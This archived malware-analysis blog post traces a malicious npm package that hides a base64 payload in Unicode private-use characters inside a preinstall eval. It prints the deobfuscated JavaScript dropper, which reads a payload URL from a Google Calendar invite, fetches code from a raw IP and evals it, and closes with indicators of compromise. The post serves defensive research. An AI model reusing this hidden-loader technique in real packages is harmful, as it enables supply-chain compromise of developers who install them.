You're Invited: Delivering malware via Google Calendar invites and PUAs


By Charlie Eriksen

Published: 2025-05-13 · Archived: 2026-04-29 02:11:31 UTC

On March 19th, 2025, we discovered a package called `os-info-checker-es6` and were taken aback. We could tell it was not doing what it said on the tin. But what's the deal? We decided to investigate the matter and initially hit some dead ends. But patience pays off, and we eventually got most of the answers we sought. We also learned about Unicode PUAs (No, not pick-up artists). It was a roller coaster ride of emotions!

What is the package?


The package doesn't give many clues due to the lack of a `README` file. Here's what the package looks like on npm:



Not very informative. But it sounds like it fetches system information. Lets march on.

Smelly code gives it away

Our analysis pipeline immediately raised many red flags from the package's `preinstall.js` file due to the presence of an `eval()` call with base64-encoded input.



We see the `eval(atob(...))` call. That means “Decode a base64 string and evaluate it,” i.e., execute arbitrary code. That’s never a good sign. But what’s the input?

The input is a string that results from calling `decode()` on a native Node module shipped with the package. The input to that function looks like… Just a `|` ?! What?

We’ve got several big questions here:


1. What is the decode function doing?
2. What does decoding have to do with checking OS information?
3. Why is it `eval()`’ing it?
4. Why is the only input to it a `|` ?

Let's go deeper

We decided to reverse engineer the binary. It’s a small Rust binary that doesn't do much. We initially expected to see some calls to functions to get OS information, but we saw NOTHING. We thought perhaps the binary was

hiding more secrets, providing the answer to our first question. More on that later.

But then, what is up with the input to the function being just a `|`? Here's where things get interesting. That's not the actual input. We copied the code into another editor, and what we see is:



```
const fs = require('fs');
const os = require('os');
const { decode } = require(getPath());
const decodedBytes = decode('|[illegible]');
const decodedBuffer = Buffer.from(decodedBytes);
const decodedString = decodedBuffer.toString('utf-8');
eval(atob(decodedString))
 fs.writeFileSync('run.txt', atob(decodedString))


 function getPath() {
    if (os.platform() == 'win32') {
        return `./src/index_${os.platform()}_${os.arch()}.node`
    } else {
        return `./src/index_${os.platform()}.node`

    }

 }
```

Womp-womp! They almost got away with it. What we see is called Unicode "Private Use Access" characters. These are unassigned codes in the Unicode standard, which is reserved for private use that people can use to define their own symbols for their application. They are inherently unprintable, as they mean nothing inherently.

In this case, the `decode` call into the native Node binary decodes those bytes into base64 encoded ASCII characters. Very clever!

Let's take it for a spin

So, we decided to examine the actual code. Luckily, it saves the code it ran into a file run.txt. And it's just this:

```
console.log('Check');
```

That's super uninteresting. What are they up to? Why are they going to all this effort to hide this code? We were stunned.

But then…

We started seeing published packages that depended on this package, one of them being from the same author. They were:


- `skip-tot` (March 19th, 2025)
  - It is a copy of the package `vue-skip-to`.
- `vue-dev-serverr` (March 31st, 2025)
  - It is a copy of the repo https://github.com/guru-git-man/first.
- `vue-dummyy` (April 3rd, 2025)

    - It is a copy of the package `vue-dummy`.
- `vue-bit` (April 3rd, 2025)
    - Is pretending to be the package `@teambit/bvm`.
    - Has no actual code in it.

They all have in common that they add `os-info-checker-es6` as a dependency but never call the `decode` function. What a disappointment. We're none the wiser about what the attackers were hoping to do. Nothing happened for a while until the `os-info-checker-es6` package was updated again after a long pause.

FINALLY

This case had been at the back of my mind for a while. It didn't make sense. What were they trying to do? Did I miss something obvious when decompiling the native Node module? Why would an attacker burn this novel capability so soon? The answer came on May 7th, 2025, when a new version of `os-info-checker-es6`, version `1.0.8`, came out. The `preinstall.js` has changed.



Oh look, the obfuscated string is much longer! But the `eval` call is commented out. So even if a malicious payload exists in the obfuscated string, it wouldn't be executed. What? We ran the decoder in a sandbox and printed out the decoded string. Here it is after a bit of prettifying and manual annotations:

```
 const https = require('https');
const fs    = require('fs');

/**
 * Extract the first capture group that matches the pattern:
 *     ${attrName}="([^\"]*)"
 */
```


```
const ljqguhblz = (html, attrName) => {
  const regex = new RegExp(`${attrName}${atob('PSIoW14iXSopIg==')}`); // ="([^"]*)"
  return html.match(regex)[1];
};

/**
 * Stage-1: fetch a Google-hosted bootstrap page, follow redirects and
 *           pull the base-64-encoded payload URL from its data-attribute.
 */
const krswqebjtt = async (url, cb) => {
  try {
    const res = await fetch(url);

    if (res.ok) {
      // Handle HTTP 30x redirects manually so we can keep extracting headers.
      if (res.status !== 200) {
        const redirect = res.headers.get(atob('bG9jYXRpb24=')); // 'location'
        return krswqebjtt(redirect, cb);
      }

      const body = await res.text();
      cb(null, ljqguhblz(body, atob('ZGF0YS1iYXNlLXRpdGxl'))); // 'data-base-title'
    } else {
      cb(new Error(`HTTP status ${res.status}`));
    }
  } catch (err) {
    console.log(err);
    cb(err);
  }
};

/**
 * Stage-2: download the real payload plus.
 */
const ymmogvj = async (url, cb) => {
  try {
    const res = await fetch(url);

    if (res.ok) {
      const body = await res.text();
      const h    = res.headers;
      cb(null, {
        acxvacofz : body,                               // base-64 JS payload
        yxajxgiht : h.get(atob('aXZiYXNlNjQ=')),        // 'ivbase64'
        secretKey : h.get(atob('c2VjcmV0a2V5')),        // 'secretKey'
      });
    } else {
```

```
      cb(new Error(`HTTP status ${res.status}`));
    }
  } catch (err) {
    cb(err);
  }
};

/**
 * Orchestrator: keeps trying the two stages until a payload is successfully executed.
 */
const mygofvzqxk = async () => {
  await krswqebjtt(
    atob('aHR0cHM6Ly9jYWxlbmRhci5hcHAuZ29vZ2xlL3Q1Nm5mVVVjdWdIOVpVa3g5'), // https://calendar.app.google/t56nfUl
    async (err, link) => {
      if (err) {
        console.log('cjnilxo');
        await new Promise(r => setTimeout(r, 1000));
        return mygofvzqxk();
      }

      await ymmogvj(
        atob(link),
        async (err, { acxvacofz, yxajxgiht, secretKey }) => {
          if (err) {
            console.log('cjnilxo');
            await new Promise(r => setTimeout(r, 1000));
            return mygofvzqxk();
          }

          if (acxvacofz.length === 20) {
            return eval(atob(acxvacofz));
          }

          // Execute attacker-supplied code with current user privileges.
          eval(atob(acxvacofz));
        }
      );
    }
  );
};

/* ---------- single-instance lock ---------- */
const gsmli = `${process.env.TEMP}\\pqlatt`;
if (fs.existsSync(gsmli)) process.exit(1);
fs.writeFileSync(gsmli, '');
process.on('exit', () => fs.unlinkSync(gsmli));
```

```
/* ---------- kick it all off ---------- */
mygofvzqxk();

/* ---------- resilience ---------- */
let yyzymzi = 0;
process.on('uncaughtException', async (err) => {
  console.log(err);
  fs.writeFileSync('_logs_cjnilxo_uncaughtException.txt', String(err));
  if (++yyzymzi > 10) process.exit(0);
  await new Promise(r => setTimeout(r, 1000));
  mygofvzqxk();
});
```

Did you see the URL to Google Calendar in the orchestrator? That's an interesting thing to see in malware. Very exciting.

Here's what the link looks like:



A calendar invite with a base64 encoded string as the title. Beautiful! The pizza profile photo made me hope that maybe it was an invitation to a pizza party, but the event is scheduled for June 7th, 2027. I can't wait that long for pizza. I'll take another base64 encoded string though. Here's what it decodes to:

```
http://140.82.54[.]223/2VqhA0lcH6ttO5XZEcFnEA%3D%3D
```

At a dead end.. again

This investigation has been full of ups and downs. We thought things were at a dead end, only for signs of life to appear again. We got so close to figuring out the developer's REAL malicious intent, but we didn't quite make it.

Make no mistake—this was a novel approach to obfuscation. You'd think that anybody who would put in the time and effort to do something like this would use the capabilities they have developed. Instead, they seem to have done nothing with it, showing their hand.

As a result, our analysis engine now detects patterns like this, where an attacker tries to hide data in unprintable control characters. It's another case where trying to be clever, rather than making it harder to detect, actually creates more signal. Because it's so unusual that it sticks out and waves a big sign saying "**I AM UP TO NO GOOD**". Keep up the great work. 👍

Indicators of compromise

Packages

- `os-info-checker-es6`
- `skip-tot`
- `vue-dev-serverr`
- `vue-dummyy`
- `vue-bit`

IPs

- 140.82.54[.]223

URLs

- https://calendar.app[.]google/t56nfUUcugH9ZUkx9

Acknowledgement

During this investigation, we were helped by our great friends at Vector35, who provided us with a trial license for their Binary Ninja tool to ensure we fully understood the native Node module. Big thank you to the team there for their great product. 👏
